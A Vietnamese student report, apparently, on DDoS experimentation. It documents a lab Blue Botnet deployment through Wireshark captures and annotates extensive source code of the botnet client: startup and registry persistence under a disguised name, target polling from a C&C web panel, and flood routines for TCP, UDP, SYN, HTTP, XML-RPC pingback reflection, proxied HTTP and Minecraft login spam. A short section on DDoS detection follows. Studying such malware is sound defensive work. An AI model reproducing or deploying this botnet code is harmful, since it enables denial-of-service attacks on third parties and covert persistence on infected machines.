The screenshot shows a Wireshark capture of network traffic on the VMnet8 interface. The filter is set to 'tcp | ip.addr == 192.168.1.133'. The packet list shows a series of TCP retransmissions from source 192.168.1.133 to destination 192.168.1.112. The packet details pane shows the structure of a TCP segment: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane shows the raw data in hexadecimal and ASCII.

Ta cũng thấy được máy bot client đang gửi hàng loạt các gói tin UDP tới máy nạn nhân.

Đề dừng cuộc tấn công thì chọn STOP.

3.5. Mô tả quá trình giao tiếp của Bot client và Bot header thông qua giao thức HTTP


Do bị nhiễm Blue – Botnet nên máy bot client liên tục gửi các gói tin HTTP request đến HTTP C&C Server (được quản lý bởi bot header).

Bước đầu tiên, máy bot client (192.168.1.133) gửi gói tin HTTP GET /WebPanel/target HTTP/1.1 đến Host: 192.168.1.112.

The screenshot shows a Wireshark capture of network traffic on the VMnet8 interface. The filter is set to '53444 913.557863 192.168.1.133 192.168.1.112 HTTP 108 GET /WebPanel/target HTTP/1.1'. The packet list shows a single HTTP GET request. The packet details pane shows the structure of the HTTP request: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The packet bytes pane shows the raw data in hexadecimal and ASCII.


Đây là yêu cầu nhận file target từ HTTP C&C Server . File này chứa các thông tin về ip nạn nhân, port, và method dùng cho tấn công.

Bước thứ hai, máy bot header (192.168.1.112) nhận được request từ bot client và gửi gói HTTP/1.1 200 OK. Chấp nhận request từ bot client và gửi file target cho bot client.



The image shows a Wireshark packet capture of an HTTP 200 OK response. The packet list at the top shows packet 53445 from 192.168.1.112 to 192.168.1.133. The packet details pane shows the Hypertext Transfer Protocol section with the following fields: HTTP/1.1 200 OK, Date: Wed, 09 Jun 2021 13:45:27 GMT, Server: Apache/2.4.38 (Ubuntu), OpenSSL/1.0.2q PHP/5.6.40, Last-Modified: Tue, 08 Jun 2021 15:34:03 GMT, ETag: "e-5c442e345af35", Accept-Ranges: bytes, Content-Length: 14. The packet bytes pane shows the raw data of the response.


Bước thứ ba, máy bot client (192.168.1.133) gửi gói tin HTTP GET /WebPanel/botlogger.php HTTP/1.1 đến Host: 192.168.1.112. Yêu cầu nhận file botlogger.php từ HTTP C&C Server.



The image shows a Wireshark packet capture of an HTTP GET request. The packet list at the top shows packet 53446 from 192.168.1.133 to 192.168.1.112. The packet details pane shows the Hypertext Transfer Protocol section with the following fields: GET /WebPanel/botlogger.php HTTP/1.1, Host: 192.168.1.112, Full request URI: http://192.168.1.112/WebPanel/botlogger.php, [HTTP request 2/2], [Prev request in frame: 53444], [Response in frame: 53447]. The packet bytes pane shows the raw data of the request.

Bước thứ tư, máy bot header (192.168.1.112) gửi gói HTTP/1.1 200 OK. Chấp nhận request từ bot client và gửi file botlogger.php cho bot client.


Nghiên cứu và phát triển thử nghiệm DDoS



Quá trình trên diễn ra trong 4 bước và được thực hiện liên tục cho tới khi có sự mất kết nối giữa HTTP C&C Server (bot header) và bot client.

Phần code (open source download từ <https://github.com/JReverse/BlueBotnet>)

Khi nhập vào file Blue Botnet Bot Builder <http://192.168.1.112/WebPanel/> và nhấn BUILD.



File rawbot.exe sẽ được đọc để thực thi cùng.

1 chuỗi sẽ được tạo ra bao gồm phần PanelURL.Text là <http://192.168.1.112/WebPanel/> và Threads.Text là 300.


```
private void Build_Click(object sender, EventArgs e)
{
    File.Copy("raw.stub", "Built.exe");
    FileStream fileStream = new FileStream("Built.exe", FileMode.Append);
    BinaryWriter binaryWriter = new BinaryWriter(fileStream);
    binaryWriter.Write(string.Concat(new object[]
    {
        "-START-",
        PanelURL.Text, // http://192.168.1.112/WebPanel/
        '*',
        Threads.Text, // 300
        "-END-",
        RandomString(4000, 7000)
    }));
    binaryWriter.Flush();
    binaryWriter.Close();
    fileStream.Close();
}
```

Sau đó sẽ có 1 hàm thực thi chuỗi đọc được.

Lấy ra chuỗi webRoot là <http://192.168.1.112/WebPanel/> và chuỗi threads là 300.

```
public void loadStuff()
{
    try
    {
        StreamReader streamReader = new StreamReader(Application.ExecutablePath);
        string text = streamReader.ReadToEnd();
        text = text.Substring(text.IndexOf("-START-"), text.IndexOf("-END-") - text.IndexOf("-START-"));
        string text2 = text.Replace("-START-", "");
        webRoot = text2.Split(new char[]
        {
            '*'
        })[0];
        threads = toInt(text2.Split(new char[]
        {
            '*'
        })[1]);
    }
    catch
    {
    }
}
```

Hàm bên dưới sẽ khởi tạo 1 tập tin `drvhandler.exe` chạy trong `Startup` để botnet tự thực thi trên máy tính khi nạn nhân khởi động máy tính của mình.

Nghiên cứu và phát triển thử nghiệm DDoS

```
public void setOnStartup()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    bool flag = false;
    try
    {
        File.Copy(Assembly.GetExecutingAssembly().Location, "C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\drvhandler.exe");
        flag = true;
    }
    catch
    {
    }
    try
    {
        File.Copy(Assembly.GetExecutingAssembly().Location, "C:\\ProgramData\\Microsoft\\Windows\\Menu Start\\Programmi\\Esecuzione Automatica\\drvhandler.exe");
        flag = true;
    }
    catch
    {
    }
}

if (!flag)
{
    try
    {
        File.Copy(Assembly.GetExecutingAssembly().Location, Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "drvhandler.exe"));
        try
        {
            registryKey.SetValue("sysDrvHandler", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "drvhandler.exe"));
        }
        catch
        {
            try
            {
                registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\LocalMachine\\Run", true);
                registryKey.SetValue("sysDrvHandler", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "drvhandler.exe"));
            }
            catch
            {
            }
        }
    }
    catch
    {
    }
}
```

Hai hàm bên dưới sẽ lấy 1 file từ bot header (web server) và đọc hết dữ liệu bên trong file đó.

```
public string fileFromWebRoot(string file)
{
    return onlineFileContent(webRoot + file); // Vd: http://192.168.1.112/WebPanel/target
}

public string onlineFileContent(string link)
{
    string result;
    try
    {
        WebClient webClient = new WebClient(); // tạo 1 biến webClient
        Stream stream = webClient.OpenRead(link); // tạo 1 luồng stream để đọc đường dẫn đưa vào
        StreamReader streamReader = new StreamReader(stream);
        string text = streamReader.ReadToEnd(); // đọc đến hết file
        if (text == null)
        {
            result = "";
        }
        else
        {
            result = text;
        }
    }
    catch
    {
        result = "";
    }
    return result;
}
```

Trả về 1 chuỗi đọc được từ file trên bot header (web server).

Hàm update danh sách lấy từ file proxy và blog trên bot header.

```
public void updateLists()
{
    try
    {
        attacco.proxyList = fileFromWebRoot("proxy").Split(new char[]
        {
            '\n'
        });
    }
    catch
    {
    }
    try
    {
        attacco.blogList = fileFromWebRoot("blog").Split(new char[]
        {
            '\n'
        });
    }
    catch
    {
    }
}
```

Hàm update mục tiêu tấn công lấy từ file target trên bot header.

```
public void updateTarget()
{
    string text = fileFromWebRoot("target");
    if (text.Contains("|"))
    {
        string[] array = text.Split(new char[]
        {
            '|'
        });
        ip = array[0];
        port = toInt(array[1]);
        method = array[2];
    }
    else // nếu không tìm thấy file target thì lấy 3 file bên dưới
    {
        method = fileFromWebRoot("target.method");
        ip = fileFromWebRoot("target.ip");
        port = toInt(fileFromWebRoot("target.port"));
    }
}
```

```
if (ip != "STOP") // Nếu giá trị ip khác STOP thì kiểm tra ip có là URL và kiểm tra method đang dùng
{
    if (attacco.isUrl(ip) && (method == "UDP" || method == "TCP" || method == "SYN" || method == "MCBOTALPHA"))
    {
        ip = attacco.resolveUrl(ip);
    }
    attacco.ip = ip; // gán ip cho thuộc tính ip của biến attacco thuộc lớp DoSAttack
    attacco.port = port; // gán port cho thuộc tính port của biến attacco thuộc lớp DoSAttack
    attacco.method = method; // gán method cho thuộc tính method của biến attacco thuộc lớp DoSAttack
}
else
{
    attacco.method = "STOP"; // Ngược lại gán "STOP" cho thuộc tính method của biến attacco thuộc lớp DoSAttack
}
fileFromWebRoot("botlogger.php");
}
```

Hàm main()

```
private void main()
{
    loadStuff();
    setOnStartup();
    updateLists();
    updateTarget();
    // Truyền các giá trị đã đọc được cho phương thức attack của biến attacco thuộc lớp DoSAttack
    attacco.attack(ip, port, method, threads);
    Thread thread = new Thread(new ThreadStart(targetUpdater)); // tạo thread cho hàm targetUpdater
    Thread thread2 = new Thread(new ThreadStart(listsUpdater)); // tạo thread cho hàm listsUpdater
    thread.Start();
    thread2.Start();
}
```

Class HTTPRequest (xem thêm trong source code)

Class HTTPPacker (xem thêm trong source code)

Class DoSAttack

Phương thức kiểm tra Url trả về true hoặc false.

```
public bool isUrl(string url)
{
    bool flag = false;
    int num = 0;
    while (num < url.Length && !flag)
    {
        flag = ((url[num] >= 'a' && url[num] <= 'z') || (url[num] >= 'A' && url[num] <= '>'));
        num++;
    }
    return flag;
}
```

Phương thức phân giải Url và trả về một IP đầu tiên trong danh sách.

```
public string resolveUrl(string url)
{
    string result = url;
    if (!url.Contains("http://") && !url.Contains("https://"))
    {
        url = "http://" + url;
    }
    try
    {
        result = Dns.GetHostEntry(new Uri(url).Host).AddressList[0].ToString();
    }
    catch
    {
    }
    return result;
}
```

Phương thức attack

```
public void attack(string newIp, int newPort, string newMethod = "TCP", int threads = 1000)
{
    if (!isAttacking)
    {
        // Tạo 1 thread cho hàm prv_attack
        Thread thread = new Thread(delegate ()
        {
            prv_attack(newIp, newPort, newMethod, threads);
        });
        thread.Start();
    }
}
```

Phương thức prv_attack

```
private void prv_attack(string newIp, int newPort, string newMethod = "TCP", int threads = 1000)
{
    if (!isAttacking)
    {
        currentAttack = 0;
        online = 1;
        offline = 1;
        completeUrl = newIp; // Gán ip target (newIp) cho thuộc tính completeUrl
        try
        {
            method = newMethod;
            // Nếu ip target là Url và thuộc tính method là 1 trong 3 methods bên dưới thì sẽ phân giải Url thành ip
            if (isUrl(newIp) && (method == "UDP" || method == "TCP" || method == "MCBOTALPHA"))
            {
                ip = resolveUrl(newIp);
            }
            else // Ngược lại gán cho thuộc tính ip là ip target
            {
                ip = newIp;
            }
            port = newPort;
            numberOfThreads = threads;
            isAttacking = true; // Gán true cho thuộc tính isAttacking

            // Kiểm tra 3 thuộc tính sau
            if (!threadsLoaded || numberOfThreads != startedThreads)
            {
                if (!threadsLoaded)
                {
                    udpStuff = randomString(4096); // gán 1 chuỗi ngẫu nhiên 4096 kí tự cho thuộc tính udpStuff
                    tcpStuff = randomString(65564); // gán 1 chuỗi ngẫu nhiên 65564 kí tự cho thuộc tính tcpStuff
                }
                initThreads(); // Gọi hàm initThreads()
                startThreads(); // Gọi hàm startThreads()
            }
        }
        catch (Exception arg)
        {
            errorsLog += arg;
            numberOfErrors++;
            GC.Collect();
            GC.WaitForPendingFinalizers();
        }
    }
}
```

Các phương thức với Thread

Bắt đầu start các threads trong thuộc tính threadList

```
private void startThreads()
{
    threadsLoaded = false;
    for (int i = startedThreads; i < numberOfThreads; i++)
    {
        try
        {
            threadList[i].Start();
        }
        catch
        {
        }
        startedThreads++;
    }
    threadsLoaded = true;
}
```

Dừng thread

```
private void stopThreads()
{
    for (int i = 0; i < numberOfThreads; i++)
    {
        threadList[i].Abort();
    }
}
```

Xoá thread

```
private void removeThreads()
{
    threadList.Clear();
}
```

Khởi tạo thread

```
private void initThreads()
{
    removeThreads();
    for (int i = startedThreads; i < numberOfThreads; i++)
    {
        // Khởi tạo 1 ThreadStart cho phương thức attackThread
        trd = new Thread(new ThreadStart(attackThread), 262144);
        trd.IsBackground = true;
        threadList.Add(trd); // thêm thuộc tính Thread trd vào danh sách
    }
}
```

Phương thức attackThread

```
private void attackThread()
{
    while (!threadsLoaded)
    {
        Thread.Sleep(100);
    }
    for (; ; )
    {
        Thread.Sleep(100);
        while (!isAttacking)
        {
            Thread.Sleep(50);
        }
        if (first)
        {
            first = false;
        }
        string text = method; // Gán thuộc tính method cho 1 chuỗi text
        switch (text)
        {
```

Trường hợp TCP

```
case "TCP": // Trường hợp text là "TCP"
    while (isAttacking && method == "TCP")
    {
        if (isUrl(ip)) // Kiểm tra Url
        {
            ip = resolveUrl(ip); // Phân giải Url thành ip
        }
        TcpClient tcpClient = new TcpClient(); // Tạo 1 tcpClient
        try
        {
            try
            {
                tcpClient.Connect(ip, port); // Kết nối tới ip và port target
                currentAttack++;
                online++;
            }
            catch
            {
                offline++;
            }
            NetworkStream stream = tcpClient.GetStream();
            byte[] bytes = Encoding.ASCII.GetBytes(tcpStuff); // Chuyển chuỗi tcpStuff thành mảng bytes
            for (int i = 0; i <= 1; i++)
            {
                stream.Write(bytes, 0, bytes.Length); // Gửi mảng bytes trên đến target thông qua NetworkStream
            }
        }
        catch
        {
        }
    }
```

Trường hợp HTTP

```
case "HTTP": // Trường hợp text là "HTTP"
{
    Random random = new Random();
    // Lấy 1 giá trị ngẫu nhiên trong thuộc tính danh sách userAgents
    string value = userAgents[random.Next(0, userAgents.Length - 1)];
    while (isAttacking && method == "HTTP")
    {
        try
        {
            WebClient webClient = new WebClient(); // Tạo 1 webClient
            // Gán giá trị cho các trường User-Agent, Accept, Accept-Language, Accept-Encoding trong Header
            webClient.Headers["User-Agent"] = value;
            webClient.Headers["Accept"] = "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
            webClient.Headers["Accept-Language"] = "it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3";
            webClient.Headers["Accept-Encoding"] = "gzip, deflate";
            Stream stream2 = webClient.OpenRead(ip); // Mở một luồng để trở đến luồng dữ liệu đến từ tài nguyên Web.
        }
        catch
        {
        }
    }
    break;
}
```

Trường hợp SYN

```
case "SYN": // Trường hợp text là "SYN"
{
    IPEndPoint remoteEP;
    try
    {
        // Khởi tạo 1 danh sách chứa các địa chỉ ip được phân giải từ ip
        IPAddress[] addressList = Dns.GetHostEntry(ip).AddressList;
        remoteEP = new IPEndPoint(addressList[0], port); // Tạo 1 IPEndPoint từ ip và port target
    }
    catch
    {
        remoteEP = new IPEndPoint(IPAddress.Parse(ip), port); // Tạo 1 IPEndPoint từ ip và port target
    }
    while (isAttacking && method == "SYN")
    {
        try
        {
            // Tạo 1 socket
            Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
            // Bắt đầu một yêu cầu không đồng bộ cho kết nối máy chủ từ xa
            socket.BeginConnect(remoteEP, new AsyncCallback(onSynConnect), socket);
            Thread.Sleep(200);
            socket.Close(); // Đóng socket
        }
        catch
        {
        }
    }
    break;
}
```


Trường hợp UDP

```
case "UDP": // Trường hợp text là "UDP"
{
    UdpClient udpClient = new UdpClient(); // Tạo 1 udpClient
    while (isAttacking && method == "UDP")
    {
        try
        {
            udpClient = new UdpClient(); // Tạo 1 udpClient
            try
            {
                udpClient.Connect(ip, port); // Kết nối tới ip và port target
                currentAttack++;
            }
            catch
            {
            }
            byte[] bytes2 = Encoding.ASCII.GetBytes(udpStuff); // Chuyển chuỗi udpStuff thành mảng bytes
            for (int j = 0; j <= 1; j++)
            {
                udpClient.Send(bytes2, bytes2.Length); // Gửi mảng bytes trên đến target
            }
        }
        catch
        {
        }
        udpClient.Close(); // Đóng kết nối
    }
    break;
```

Trường hợp XML-RPC

```
case "PRESS": // Trường hợp text là "PRESS" (XML-RPC)
{
    string text2 = PressData;
    /// PressData = "POST //BLOGH///xmlrpc.php HTTP/1.0\r\nHost: //BLOG//\r\nUser-Agent: Internal Wordpress RPC connection
    /// \r\nContent-Type: text/xml\r\nContent-Length: //LENGTH//\r\n\r\n//BODY//";
    string text3 = PressBody;
    /// PressBody = "<?xmlversion=\"1.0\"?><methodCall><methodName>pingback.ping</methodName><params><param><value><string>//TARGET//
    /// </string></value></param><param><value><string>//BLOG//</string></value></param></params></methodCall>";
    int num = threadId++;
    int num2 = num;
    string text4;
    if (num2 < blogList.Length)
    {
        text4 = blogList[num2];
    }
    else
    {
        Random random2 = new Random();
        text4 = blogList[random2.Next(0, blogList.Length - 1)]; // Gán cho text4 là 1 blog ngẫu nhiên trong blogList
    }
    string hostname;
    string newValue;
    string text5;
    if (text4.Contains(" "))
    {
```

```

        string[] array = text4.Split(new char[]
        {
            ' '
        });
        hostname = array[0].Replace("http://", "").Split(new char[]
        {
            '/'
        })[0];
        newValue = array[1].Replace("http://", "").Split(new char[]
        {
            '/'
        })[0];
        text4 = array[1];
        text5 = text4.Replace("//", "@");
        text5 = text5.Split(new char[]
        {
            '/'
        })[0];
        text5 = text5.Replace("@", "//");
    }
    else
    {
        newValue = text4.Replace("http://", "").Split(new char[]
        {
            '/'
        })[0];
        hostname = resolveUrl(text4);
        text5 = text4.Split(new string[]
        {
            "?p="
        }, StringSplitOptions.None)[0];
    }
    // Thay chuỗi //TARGET// thành completeUrl và thay chuỗi //BLOG// thành text4
    text3 = text3.Replace("//TARGET//", completeUrl).Replace("//BLOG//", text4);
    string text6 = text2.Replace("//BLOG//", newValue); // Thay chuỗi //BLOG// thành newValue
    string oldValue = "//LENGTH//";
    num = text3.Length;
    text2 = text6.Replace(oldValue, num.ToString()).Replace("//BODY//", text3).Replace("//BLOGH//", text5);
while (isAttacking && method == "PRESS")
{
    TcpClient tcpClient2 = new TcpClient(); // Tạo 1 tcpClient2
    try
    {
        try
        {
            tcpClient2.Connect(hostname, 80); // Kết nối tới hostname và port 80
            currentAttack++;
            online++;
        }
        catch
        {
            offline++;
        }
        NetworkStream stream3 = tcpClient2.GetStream();
        byte[] bytes = Encoding.ASCII.GetBytes(text2); // Chuyển chuỗi text2 thành mảng bytes
        stream3.Write(bytes, 0, bytes.Length); // Gửi mảng bytes trên thông qua NetworkStream
    }
    catch
    {
    }
    Thread.Sleep(10);
}
break;

```

Trường hợp HTTPROXY

```

case "HTTPROXY":
    try
    {
        completeUrl = ip;
        string text7 = ProxyData;
        /// ProxyData = "GET //CURL// HTTP/1.1\r\nHost: //URL//\r\nUser-Agent: //USERAGENT//
        /// \r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
        /// \r\nAccept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3\r\nX-Forwarded-For: //IPLIST//
        /// \r\nAccept-Encoding: gzip, deflate\r\nConnection: keep-alive\r\n\r\n";
        int num = threadId++;
        int num3 = num;
        string newValue2 = "";
        Random random2 = new Random();
        string text8;
        if (num3 < proxyList.Length)
        {
            text8 = proxyList[num3];
        }
        else
        {
            random2 = new Random();
            text8 = proxyList[random2.Next(0, proxyList.Length - 1)]; // Gán cho text8 là 1 proxy ngẫu nhiên trong proxyList
            newValue2 = userAgents[random2.Next(0, userAgents.Length - 1)]; // Gán cho newValue2 là 1 giá trị ngẫu nhiên trong userAgents
        }
        string newValue3 = randomIpList(); // Tạo danh sách ip ngẫu nhiên cho newValue3 (vd: 1.1.1.1, 2.2.2.2, 3.3.3.3)

        string hostname2 = text8.Split(new char[]
        {
            ':'
        })[0];
        int num4 = Convert.ToInt32(text8.Split(new char[]
        {
            ':'
        })[1]);
        // Thay //URL// thành completeUrl đã được remove http:// và https://
        text7 = text7.Replace("//URL//", completeUrl.Replace("http://", "").Replace("https://", "").Split(new char[]
        {
            '/'
        })[0]).Replace("//CURL//", completeUrl).Replace("//USERAGENT//", newValue2).Replace("//IPLIST//", newValue3);
        // Thay //CURL// thành completeUrl và thay //USERAGENT// thành newValue2 và thay //IPLIST// thành newValue3

        while (isAttacking && method == "HTTPROXY" && completeUrl == ip)
        {
            TcpClient tcpClient2 = new TcpClient(); // Tạo 1 tcpClient2
            try
            {
                try
                {
                    tcpClient2.Connect(hostname2, num4); // Kết nối tới hostname2 và port num4
                    currentAttack++;
                    online++;
                }
                catch
                {
                    offline++;
                }
                NetworkStream stream3 = tcpClient2.GetStream();
                byte[] bytes = Encoding.ASCII.GetBytes(text7); // Chuyển chuỗi text2 thành mảng bytes
                stream3.Write(bytes, 0, bytes.Length); // Gửi mảng bytes trên thông qua NetworkStream
            }
            catch
            {
                Thread.Sleep(2);
            }
        }
        catch
        {
            break;
        }
    }

```

Trường hợp MCBOTALPHA

```
case "MCBOTALPHA": // Trường hợp text là "MCBOTALPHA"
try
{
    while (isAttacking && method == "MCBOTALPHA")
    {
        TcpClient tcpClient2 = new TcpClient(); // Tạo 1 tcpClient2
        try
        {
            try
            {
                tcpClient2.Connect(ip, port); // Kết nối tới ip và port target
                currentAttack++;
                online++;
            }
            catch
            {
                offline++;
            }
            NetworkStream stream3 = tcpClient2.GetStream();
            string username = randomString2(6, 12); // Sãn chuỗi ngẫu nhiên cho username
            sendMCLogin(stream3, username, "127.0.0.2"); // Gọi hàm sendMCLogin với tham số stream3, username, "127.0.0.2"
            Thread.Sleep(300);
            sendMCMessage(stream3, "/register register register"); // Gọi hàm sendMCMessage với tham số stream3, "/register register register"
            Thread.Sleep(1000);
            sendMCMessage(stream3, "/factions"); // Gọi hàm sendMCMessage với tham số stream3, "/factions"
            Thread.Sleep(1000);
            sendMCMessage(stream3, randomString2(6, 50)); // Gọi hàm sendMCMessage với tham số stream3, randomString2(6, 50)
        }
    }
}

catch
{
}
Thread.Sleep(2);
}
catch
{
}
break;
```

Phương thức sendMCLogin

```
public void sendMCLogin(NetworkStream prdstream, string username, string ownIp)
{
    prdstream.WriteByte(15);
    prdstream.WriteByte(0);
    prdstream.WriteByte(5);
    prdstream.WriteByte(Convert.ToByte(ownIp.Length));
    byte[] bytes = Encoding.ASCII.GetBytes(ownIp); // Chuyển chuỗi ownIp thành mảng bytes
    prdstream.Write(bytes, 0, bytes.Length); // Gửi mảng bytes trên thông qua NetworkStream
    prdstream.WriteByte(13);
    prdstream.WriteByte(129);
    prdstream.WriteByte(2);
    prdstream.WriteByte(Convert.ToByte(2 + username.Length)); // Chuyển giá trị (2 + username.Length) thành byte
    prdstream.WriteByte(0);
    prdstream.WriteByte(Convert.ToByte(username.Length)); // Chuyển giá trị (username.Length) thành byte
    bytes = Encoding.ASCII.GetBytes(username); // Chuyển chuỗi username thành mảng bytes
    prdstream.Write(bytes, 0, bytes.Length); // Gửi mảng bytes trên thông qua NetworkStream
}
```

Phương thức sendMCMessage

```
public void sendMCMessage(NetworkStream prdstream, string message)
{
    prdstream.WriteByte(Convert.ToByte(message.Length + 2)); // Chuyển giá trị (message.Length + 2) thành byte
    prdstream.WriteByte(1);
    prdstream.WriteByte(Convert.ToByte(message.Length)); // Chuyển giá trị (message.Length) thành byte
    byte[] bytes = Encoding.ASCII.GetBytes(message); // Chuyển chuỗi message thành mảng bytes
    prdstream.Write(bytes, 0, bytes.Length); // Gửi mảng bytes trên thông qua NetworkStream
}
```

Chương IV: Phòng chống tấn công DDoS

4. Phòng chống tấn công DDoS

4.1. Kỹ thuật phát hiện

Các kỹ thuật phát hiện sớm sẽ giúp ngăn chặn các cuộc tấn công DoS/DDoS. Việc phát hiện một cuộc tấn công DoS/DDoS là một nhiệm vụ khó khăn và đòi hỏi khả năng chuyên môn cao. Một bộ phát hiện lưu lượng tấn công DoS/DDoS cần phải phân biệt giữa gói dữ liệu bình thường và bất thường, nhưng không phải lúc nào cũng có thể thực hiện được điều này một cách chính xác nhất. Do đó, các kỹ thuật được sử dụng cho mục đích này không hoàn hảo. Vẫn có thể tồn tại trường hợp nhầm lẫn giữa lưu lượng do người dùng mạng hợp pháp tạo ra và lưu lượng do tấn công DoS/DDoS tạo ra. Các kỹ thuật phát hiện dựa trên việc xác định và phân biệt sự gia tăng lưu lượng bất hợp pháp và các sự kiện chớp nhoáng từ lưu lượng gói hợp pháp.

Tất cả các kỹ thuật phát hiện được sử dụng ngày nay đều xác định một cuộc tấn công là một sai lệch bất thường và đáng chú ý trong các đặc điểm và thống kê lưu lượng mạng. Các kỹ thuật này liên quan đến việc phân tích thống kê độ lệch để phân loại lưu lượng truy cập độc hại và bình thường.

Sau đây là ba loại kỹ thuật phát hiện:

Activity Profiling

Activity Profiling là kỹ thuật được thực hiện dựa trên tốc độ gói tin trung bình cho luồng mạng, bao gồm các gói liên tiếp với thông tin header gói tin tương tự. Thông tin header gói tin bao gồm địa chỉ IP của đích và người gửi, các cổng và giao thức truyền tải được sử dụng. Một cuộc tấn công sẽ được chỉ định bởi:

- Sự gia tăng mức độ hoạt động giữa các cụm luồng mạng.
- Sự gia tăng tổng số các cụm riêng biệt (tấn công DDoS).

Đối với tốc độ gói tin trung bình cao hơn hoặc mức hoạt động của luồng, thời gian giữa các gói phù hợp liên tiếp sẽ thấp hơn. Tính ngẫu nhiên trong tốc độ gói tin trung bình hoặc mức độ hoạt động có thể chỉ ra hoạt động những đáng ngờ. Phương pháp tính toán entropy đo lường tính ngẫu nhiên trong các mức độ hoạt động. Nếu một mạng đang bị tấn công, entropy của các mức hoạt động mạng sẽ tăng lên đáng kể.

Một trong những trở ngại lớn trong phương pháp lập hồ sơ hoạt động là khối lượng lưu lượng truy cập khổng lồ. Vấn đề này có thể được khắc phục bằng cách phân cụm các luồng gói với các đặc điểm tương tự nhau. Bởi vì các cuộc tấn công DoS tạo ra một số lượng lớn các gói dữ liệu rất giống nhau, sự gia tăng tốc độ gói tin trung bình hoặc sự gia tăng tính đa dạng của các gói có thể chỉ ra một cuộc tấn công DoS.

Sequential Change-Point Detection

